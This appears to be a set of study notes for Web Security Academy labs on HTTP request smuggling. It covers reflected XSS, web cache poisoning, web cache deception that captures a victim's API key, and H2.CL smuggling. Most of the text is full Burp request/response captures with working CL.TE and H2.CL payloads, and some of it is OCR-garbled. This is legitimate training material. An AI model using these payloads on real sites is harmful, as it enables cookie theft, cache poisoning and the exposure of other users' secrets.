6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8f00fd04bfb418460921200450004.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
```

≡ \n =

Response

Pretty Raw Hex Render Hackvertor

```
84 <nr>
85 <section class="add-comment">
86   <h2>
87     Leave a comment
88   </h2>
89   <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
90     <input required type="hidden" name="csrf" value="19rvOkAgrSqvPrVpPStMqqfSPvcIckmB">
91     <input required type="hidden" name="userAgent" value="">
92     <script>
93       alert(1)
94     </script>
95   <"/>
96   <input required type="hidden" name="postId" value="1">
97   <label>
98     Comment:
99   </label>
```

- As a proof-of-concept, this is how the normal request to the GET / endpoint looks like, the Content-Length header in the response contains the value of 8255.

Request

Pretty	Raw	Hex	Hackvertor
1 GET / HTTP/1.1			
2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net			
3 Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxvf0hOHKSj			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/			
9 Upgrade-Insecure-Requests: 1			
10 Sec-Fetch-Dest: document			
11 Sec-Fetch-Mode: navigate			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-User: ?1			
14 Te: trailers			
15			
16			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK				
2 Content-Type: text/html; charset=utf-8				
3 X-Frame-Options: SAMEORIGIN				
4 Connection: close				
5 Content-Length: 8255				
6				
7 <!DOCTYPE html>				
8 <html>				
9 <head>				
10 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet				
11 <link href="/resources/css/labsBlog.css rel=stylesheet>				
12 <title>				
13 Exploiting HTTP request smuggling to deliver reflected XSS				
14 </title>				
15 </head>				
16 <body>				
17 <script src="/resources/labheader/js/labHeader.js">				
18 </script>				
19 <div id="academyLabHeader">				
20 <section class='academyLabBanner'>				
21 <div class='content'>				

- Submit this payload to the application.
- The smuggled request will target the endpoint that is vulnerable to XSS and will include the XSS payload in the User-Agent header.
- The next request that is initiated in the application will be appended to the smuggled request.

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net 3 Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxvf0hOHKSj 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 75 17 Transfer-Encoding: chunked 18 19 O 20 21 GET /post?postId=1 HTTP/1.1 22 User-Agent: "><script>alert(1)</script><"</pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 10260 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"> 11 <link href="/resources/css/labsBlog.css" rel="stylesheet"> 12 <title> Exploiting HTTP request smuggling to deliver reflected XSS </title> 13 </head> 14 <body> 15 <script src="/resources/labheader/js/labHeader.js"> 16 </script> 17 <div id="academyLabHeader"> 18 <section class='academyLabBanner is-solved'> 19 <div class=container> 20 <div class=logos> 21 <h2> Exploiting HTTP request smuggling to deliver reflected XSS </h2></pre>

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
3 Cookie: session=Vk7XtLmpcRYFkNQdmU4NOvxfvOhOKHSj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
6 q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 9589
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11    <link href=/resources/css/labsBlog.css rel=stylesheet>
12    <title>
13      Exploiting HTTP request smuggling to deliver reflected XSS
14    </title>
15    </head>
16    <body>
17      <script src=/resources/labheader/js/labHeader.js>
18    </script>
19    <div id=academyLabHeader>
20      <section class=academyLabHeader ieSelected>
```

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a8f00fd04bfbb418460921200450004.web-security-academy.net
3 Cookie: session=Vk7XtLmpcRYFkNQdmU4NOvxfvOhOKHSj
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
6 q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://0a8f00fd04bfbb418460921200450004.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Te: trailers
16
```

Response

Pretty Raw Hex Render Hackvertor

```
107      </p>
108      </section>
109      <hr>
110      <section class=add-comment>
111        <h2>
112          Leave a comment
113        </h2>
114        <form action=/post/comment method=POST enctype=
115          application/x-www-form-urlencoded>
116          <input required type=hidden name=csrf value=
117            19rvOkAgrSqvPrVpPStMqqfSPvc1ckmB>
118          <input required type=hidden name=userAgent value="">
119          <script>
120            alert(1)
121          </script>
122          <"GET / HTTP/1.1">
123          <input required type=hidden name=postId value=1>
124          <label>
125            Comment:
126          </label>
```

- Submit a normal request to the application after sending the payload previously, we can see now that the request GET / has a different response and contains the XSS payload in the response as well.

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache poisoning

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache poisoning

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is configured to cache certain responses.
- To solve the lab, perform a request smuggling attack that causes the cache to be poisoned, such that a subsequent request for a JavaScript file receives a redirection to the exploit server. The poisoned cache should alert document.cookie.
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty	Raw	Hex	Hackvertor
1 GET /post/next?postId=6 HTTP/2			
2 Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net			
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/2 302 Found				
2 Location: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=7				
3 X-Frame-Options: SAMEORIGIN				
4 Content-Length: 0				
5				
6				

- Walk-through the entire application and identify vulnerabilities related to open redirects.

Request

Pretty	Raw	Hex	Hackvertor
1 GET /post/next?postId=6 HTTP/1.1			
2 Host: exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net			
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer:			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 404 Not Found				
2 Content-Type: application/json; charset=utf-8				
3 Server: Academy Exploit Server				
4 Keep-Alive: timeout=15				
5 Content-Length: 45				
6				
7 "Resource not found - Academy Exploit Server"				

- Manipulating the Host header in this request will elicit the application to reach out to that Host.

Request

Pretty	Raw	Hex	Hackvertor
1 GET /post/next?postId=6 HTTP/1.1			
2 Host: exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net			
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0			
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			
6 Accept-Language: en-US,en;q=0.5			
7 Accept-Encoding: gzip, deflate			
8 Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6			

Response

Pretty	Raw	Hex	Render	Hackvertor
1 HTTP/1.1 200 OK				
2 Content-Type: text/javascript; charset=utf-8				
3 Server: Academy Exploit Server				
4 Keep-Alive: timeout=15				
5 Content-Length: 22				
6				
7 alert(document.cookie)				

- Note: To test these if these vulnerabilities are real, it is required to use the Exploit Server.

- This is the CL.TE payload to smuggle the request that is vulnerable to open redirect vulnerability.
- When the next request is submitted to the application, it will be appended to this smuggled request, and the user will be redirected to the Exploit Server.
- Because the application is also using a cache, the front-end server will include this malicious response to the normal request submitted from the victim user for as long as the cache is valid. This happens because the front-end server does not know about the smuggled request and believes the malicious response came directly from submitting the normal request.

Request		Response	
P	Raw	Pretty	Raw
1	POST / HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net	2	Content-Type: text/html; charset=utf-8
3	Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u	3	X-Frame-Options: SAMEORIGIN
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0	4	Connection: close
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5	Content-Length: 8642
6	Accept-Language: en-US,en;q=0.5	6	<!DOCTYPE html>
7	Accept-Encoding: gzip, deflate	7	<html>
8	Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/	8	<head>
9	Upgrade-Insecure-Requests: 1	9	<link href=/resources/labheader/css/a
10	Sec-Fetch-Dest: document	10	<link href=/resources/css/labsBlog.cs
11	Sec-Fetch-Mode: navigate	11	<title>
12	Sec-Fetch-Site: same-origin	12	Exploiting HTTP request smuggling t
13	Sec-Fetch-User: ?1	13	</title>
14	Te: trailers	14	</head>
15	Content-Type: application/x-www-form-urlencoded	15	<body>
16	Content-Length: 181	16	<script type="text/javascript" src="/>
17	Transfer-Encoding: chunked	17	</script>
18		18	<script src=/resources/labheader/js/>
19	0	19	</script>
20		20	<div id="academyLabHeader">
21	GET /post/next?postId=6 HTTP/1.1	21	<section class='academyLabBanner'>
22	Host: exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net	22	<div class=container>
23	Content-Type: application/x-www-form-urlencoded	23	<div class=logo>
24	Content-Length: 250		</div>
25			<div class=title-container>
26	x=1		<h2>
			Exploiting HTTP request smu
			</h2>
			<a id='exploit-link' class='b
			.'

Request

Pretty Raw Hex Hackvertor

```

1 GET / HTTP/1.1
2 Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/1.1 302 Found
2 Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
3 Set-Cookie: session=ffypDxjfXW1P6WrIPC5k5kK5ZUadE5Tb; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 0
7
8

```

- For a proof-of-concept, after submitting the smuggled payload, these request were submitted to test out the response.

Request

Pretty Raw Hex Hackvertor

```

1 GET /resources/js/tracking.js HTTP/2
2 Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6
9 Sec-Fetch-Dest: script
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 302 Found
2 Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
3 Set-Cookie: session=WJvJrvIdiOPaiPXugKocU6L019WKOWLS; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Cache-Control: max-age=30
6 Age: 0
7 X-Cache: miss
8 Content-Length: 0
9
10

```

- The GET /request... request was triggered from the smuggled request; however, this response is not being cached by the application.

Request

Pretty Raw Hex Hackvertor

```

1 GET /resources/js/tracking.js HTTP/1.1
2 Host: 0a3f004c034fa66980470d3400e10026.web-security-academy.net
3 Cookie: session=Gzt56wAAJYyYG9bbvB1AxUfRHLx1Mb8u
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a3f004c034fa66980470d3400e10026.web-security-academy.net/post?postId=6
9 Sec-Fetch-Dest: script

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/1.1 302 Found
2 Location: https://exploit-0a7300da03aca6ff803c0c4501e400bd.exploit-server.net/post?postId=7
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 6
6 X-Cache: hit
7 Connection: close
8 Content-Length: 0
9

```

- The GET /resources... request is being cached by the application so submitting the request multiple times should return the same malicious response.
- This would affect numerous users of the application, because this request is a normal request that is sent by the application as soon as it loads up without any user interaction required.

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache deception

EXPERT Lab: Exploiting HTTP request smuggling to perform web cache deception

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding. The front-end server is caching static resources.
- To solve the lab, perform a request smuggling attack such that the next user's request causes their API key to be saved in the cache. Then retrieve the victim user's API key from the cache and submit it as the lab solution. You will need to wait for 30 seconds from accessing the lab before attempting to trick the victim into caching their API key.
- You can log in to your own account using the following credentials: wiener:peter
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit:**
- See slides.

Request

Pretty Raw Hex Hackvertor

```
1 GET /my-account HTTP/2
2 Host: Oai60013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai60013049245cd8462255c00fa00b9.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
50      </p>
51      <a href="/logout">
52          Log out
53      </a>
54      <p>
55      | 
56      </p>
57      </section>
58      </header>
59      <header class="notification-header">
60      </header>
61      <h1>
62          My Account
63      </h1>
64      <div id=account-content>
65          <p>
66              Your username is: wiener
67          </p>
68          <div>
69              Your API Key is: BQCgMCVIXyfJHKEcvN5hY4m2G9Z6Ee1W
70          </div>
71          <br/>
72          <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /resources/js/tracking.js HTTP/2
2 Host: Oai60013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai60013049245cd8462255c00fa00b9.web-security-academy.net/
9 Sec-Fetch-Dest: script
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 70
8
9 document.write('');
```

- The GET /my-account endpoint contains sensitive information in the response. This endpoint is not being cached normally by the application.

- The GET /resources... endpoint is used to retrieve JavaScript files and this response can be cached by the front-end application.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: 0a160013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
   q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
   https://0a160013049245cd8462255c00fa00b9.web-security-academy.net/my-account?id=
   wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 37
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /my-account HTTP/1.1
22 Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8547
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/acad
11    <link href="/resources/css/labsBlog.css" i
12    <title>
13      Exploiting HTTP request smuggling to 1
14    </title>
15  </head>
16  <body>
17    <script type="text/javascript" src="/res
18    </script>
19    <script src="/resources/labheader/js/la
20    </script>
21    <div id="academyLabHeader">
22      <section class="academyLabBanner">
23        <div class="container">
24          <div class="logo">
25            </div>
26        <div class="title-container">
27          <h2>
28            Exploiting HTTP request smuggl:
```

- As a proof-of-concept, submit this CLTE payload to the application.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: 0a160013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UDOy69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
   q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
   https://0a160013049245cd8462255c00fa00b9.web-security-academy.net/my-account?id=
   wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
51
52   </p>
53   <a href="/logout">
54     Log out
55   </a>
56   <p>
57   </p>
58 </header>
59 <header class="notification-header">
60 </header>
61 <h1>
62   My Account
63 </h1>
64 <div id="account-content">
65   <p>
66     Your username is: wiener
67   </p>
68   <div>
69     Your API Key is: BQCgMCVIXyfJHKEcvN5hY4m2G9Z6Ee1W
70   </div>
71 <br/>
```

- Send a normal request like GET /, after submitting the payload, we can see that in the response we get the /my-account response.
- This proves that the smuggling attack worked correctly.

Request

Pretty Raw Hex Hackvertor

```
1 POST / HTTP/1.1
2 Host: Oai60013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UD0y69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai60013049245cd8462255c00fa00b9.web-security-academy.net/my-account?id=wiener
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 37
17 Transfer-Encoding: chunked
18
19 0
20
21 GET /my-account HTTP/1.1
22 Foo: x
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8547
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css" type="text/css" rel="stylesheet">
11    <link href="/resources/css/labsBlog.css" type="text/css" rel="stylesheet">
12   <title>
13     Exploiting HTTP request smuggling to 1
14   </title>
15   <body>
16     <script type="text/javascript" src="/resources/labheader/js/labHeader.js">
17     <script src="/resources/labheader/js/labsBlog.js">
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=logo>
22           <h2>
22             Exploiting HTTP request smuggle!
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /resources/js/tracking.js HTTP/2
2 Host: Oai60013049245cd8462255c00fa00b9.web-security-academy.net
3 Cookie: session=dTYy50UD0y69Ew6ErSaDosPPFAQoWDw7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oai60013049245cd8462255c00fa00b9.web-security-academy.net/
9 Sec-Fetch-Dest: script
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13
14
```

Response

Pretty Raw Hex Render Hackvertor

```
54   </p>
54   <a href="/logout">
54     Log out
54   </a>
55   <p>
55   </p>
55   </p>
56   </section>
56   </header>
57   <header class="notification-header">
58   </header>
59   <h1>
59     My Account
59   </h1>
60   <div id=account-content>
61     <p>
61       Your username is: administrator
61     </p>
61     <div>
61       Your API Key is: sB68NtRtx5gqeXsvq8EFBoJo51zGNfJ0
61     </div>
62     <br/>
```

- Submit the CLTE payload again but this time don't submit the normal request after.
- We are waiting for the victim user to use the application so that their sensitive data is cached, because their normal request would contain their session cookie headers, etc.

- In the application there are only 2 different requests that are used to retrieve static resources, we can see that this request contains the sensitive data that was cached from the user's authenticated request.

Advanced request smuggling

Note: From here onward there are some practitioner level labs, so just take quick look at these ones in case they come up in exam too.

Lab: H2. CL request smuggling

Lab: H2.CL request smuggling

- This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.
- To solve the lab, perform a request smuggling attack that causes the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling `alert(document.cookie)`. The victim user accesses the home page every 10 seconds.
- Hint
- Solving this lab requires a technique that we covered in the earlier HTTP request smuggling materials
- You need to poison the connection immediately before the victim's browser attempts to import a JavaScript resource. Otherwise, it will fetch your payload from the exploit server but not execute it. You may need to repeat the attack several times before you get the timing right.
- **Summary – Steps to Exploit:**
- See slides.

- As a proof-of-concept, a request to this endpoint returns a 404 Not Found message.

Request

Pretty Raw Hex Hackvertor



```

1 GET /admin HTTP/1.1
2 Host: 0a1b009004cb824881631bac0066009f.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
   q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13
14

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Set-Cookie: session=e0qJxiuIjuBezEzVU9vvQSeN2XeA8
   SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 11
7
8 "Not Found"

```

Request

Pretty Raw Hex Hackvertor

```

1 POST / HTTP/2
2 Host: 0a1b009004cb824881631bac0066009f.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 0
15
16 GET /resources/images/blog.svg HTTP/1.1
17 Host: 0a1b009004cb824881631bac0066009f.web-security-academy.net
18 Content-Length: 10
19
20 x=1

```

Response

Pretty Raw Hex Render Hackvertor

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=EKDQhSqzUAJnUpAHntYZKj
   SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8903
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/aca
11    <link href="/resources/css/labsBlog.css
12    <title>
13      H2.CL request smuggling
14    </title>
15   <body>
16    <script type="text/javascript" src="/re
17    <script src="/resources/labheader/js/1a
18    <div id="academyLabHeader">
19      <section class='academyLabBanner'>
         <div class=container>
           <div class=logo>

```

- Send this H2.CL payload to the application as a proof of concept.
- The Content-Length header in the original HTTP request needs to be set to 0.
- The Content-Length header in the smuggled HTTP request is set to 10, so that way the victim's request will still be appended to the request however, it won't break functionality by including duplicate Host headers for example.

Request

Pretty Raw Hex Hackvertor

```

1 GET /admin HTTP/1.1
2 Host: 0a1b009004cb824881631bac0066009f.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
